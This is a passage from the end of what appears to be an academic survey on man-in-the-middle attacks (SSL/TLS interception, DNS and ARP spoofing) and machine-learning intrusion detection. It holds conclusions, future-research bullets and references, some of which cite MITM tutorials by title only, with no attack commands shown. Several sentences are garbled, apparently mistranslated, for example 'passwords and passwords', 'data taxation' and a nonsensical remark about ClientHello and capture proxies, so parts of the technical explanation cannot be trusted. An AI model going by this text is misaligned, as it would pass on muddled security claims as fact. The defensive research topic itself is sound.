adequate security measures, the measures taken for the upper layers will not work, because in the event of a power failure the system will not work.

In this paper; current works of intrusion detection by attack techniques have been reviewed. Especially types of MITM attacks have been extensively introduced and demonstrated against SSL environment in the network layer. In addition to these; a huge number of man in the middle attack techniques have been used in the intrusion detection domain for this paper. Moreover, SSL / TLS security solutions have been demonstrated, and weak algorithms used in these solutions have been shown to be vulnerable by attackers. DNS structure and weaknesses which are an indispensable part of today's internet are also mentioned.

Verification of the server certificate is done only on the client, and because the certificate on the client is the point of validation, it cannot be moved to the server somehow because it needs to make sure that the client is talking to the correct server and cannot trust it. The server (untrusted) gives this decision to the customer. In the SSL intervention, the TLS client, through the server perspective, is the firewall / AV. Thus, the server-side problem is to detect whether the expected client (browser) is talking (firewall / AV). The safest way to do this is to use client certificates to authenticate the client - and if a client authentication is used, SSL truncation will not work, for example, because MITM cannot provide the expected client certificate, the TLS handshake fails. Only client certificates are rarely used. In addition, an unsuccessful TLS negotiation does not mean that the client can communicate to the server without SSL being intercepted, but the client cannot communicate with the server. An alternative method is to use some intuitive methods to determine the type of TLS client based on the TLS customer's fingerprint, that is, passwords and passwords, and the use of custom extensions. ClientHello certainly does not have an SSL capture proxy, while the theory emulates the original document.

The precautions that Internet users need to take against attacks of SSL/TLS, DNS attacks and arp-spoofing attacks are analyzed in detail. Because of the fact that efficiency in evaluating network security of the machine learning; it has more importance recently. Likewise, in data taxation, new techniques of machine learning are growing faster and they are also more efficient. A variety of subjects must be taken into consideration when applying the machine-learning, because the nature of the man in the middle attack is dynamic. For this reason, the adaptability of the detection method is required. Developing a feature selection method with classifiers that reduce the size of the dataset is an ongoing question.

Regarding the comparative results of the study concerned, the development of intrusion detection systems using machine learning techniques should be investigated. The following topics may be useful for future research.

- Basic classifiers. A single classifier selected for model comparison and evaluation may no longer be a good candidate as a base class classifier. It will be valuable to compare different community classifiers and mixed classifiers in terms of prediction accuracy.
- The architecture of multiple classifiers. Combining communities and mixed classifiers can be examined to design more sophisticated classifiers. Since the idea of bringing together multiple classifiers is to cooperate with each other instead of competition, it may be worth to combine communities and mixed classifiers to identify communities.

References

Hekim, H. (2015). *Oltalama (Phishing) Saldirilari.* Retrieved from academia: http://www.academia.edu/35136881/Oltalama_Phishing_Saldirilari

Hugo, E. (2016, March 28). *Performing Man-In-The-Middle Attack with ARPSpoof*. Retrieved from myhackingjournal.blogspot: http://myhackingjournal.blogspot.com/2016/03/performing-man-in-middle-attack-with-arpspoof.html

Infosec Guide: Defending Against Man-in-the-Middle Attacks. (2017, July 27). Retrieved from trendmicro: https://www.trendmicro.com/vinfo/us/security/news/cybercrime-and-digital-threats/infosec-guide-defending-against-man-in-the-middle-attacks

Man-in-the-Middle (MITM) Attacks. (2018, May 1). Retrieved from rapid7: https://www.rapid7.com/fundamentals/man-in-the-middle-attacks/

Man-in-the-middle attack. (2018, May 1). Retrieved from wikipedia: https://tr.wikipedia.org/wiki/Man-in-the-middle_attack

Ramadhan, F. B. (2018, January 25). *Kali Linux: Social Engineering Toolkit*. Retrieved from linuxhint: https://linuxhint.com/kali-linux-set/

Rangwala, S. (2015, May 10). *Fake Website with DNS Spoofing in Kali Linux*. Retrieved from linux-hacking-guide.blogspot: http://linux-hacking-guide.blogspot.com/2015/05/fake-website-with-dns-spoofing-in-kali.html

Rouse, M., & Cobb, M. (2015, December 8). *Man-in-the-middle attack (MitM)*. Retrieved from internetofthingsagenda.techtarget: https://internetofthingsagenda.techtarget.com/definition/man-in-the-middle-attack-MitM

Sultana, N., Chilamkurti, N., Peng, W., & Alhadad, R. (2018, January 18). Survey on SDN based network intrusion detection system using machine learning approaches. *Peer-to-Peer Networking and Applications*.

Tanmay. (2013, April 12). *How to defend yourself against MITM or Man-in-the-middle attack*. Retrieved from thewindowsclub: http://www.thewindowsclub.com/man-in-the-middle-attack

Tekdoğan, R., & Efe, A. (2018). *Prevention Techniques for SSL Hacking Threats to E-Government Services.* Ankara: International Journal of Information Security Sciences.

Toward More Resilient Cyber Infrastructure: A Practical Approach. (2016). In B. Tanceska, M. Bogdanoski, & A. Risteski, *Handbook of Research on Civil Society and National Security in the Era of Cyber Warfare* (pp. 305-351). IGI Global.

Yeahhub Corporation. (2017, August 15). *Sniff HTTPS/FTP Packets Using SSLSTRIP And DSNIFF – ARP Spoofing MITM Attack*. Retrieved from yeahhub: https://www.yeahhub.com/sniff-https-ftp-packets-using-sslstrip-dsniff-arp-spoofing-mitm-attack/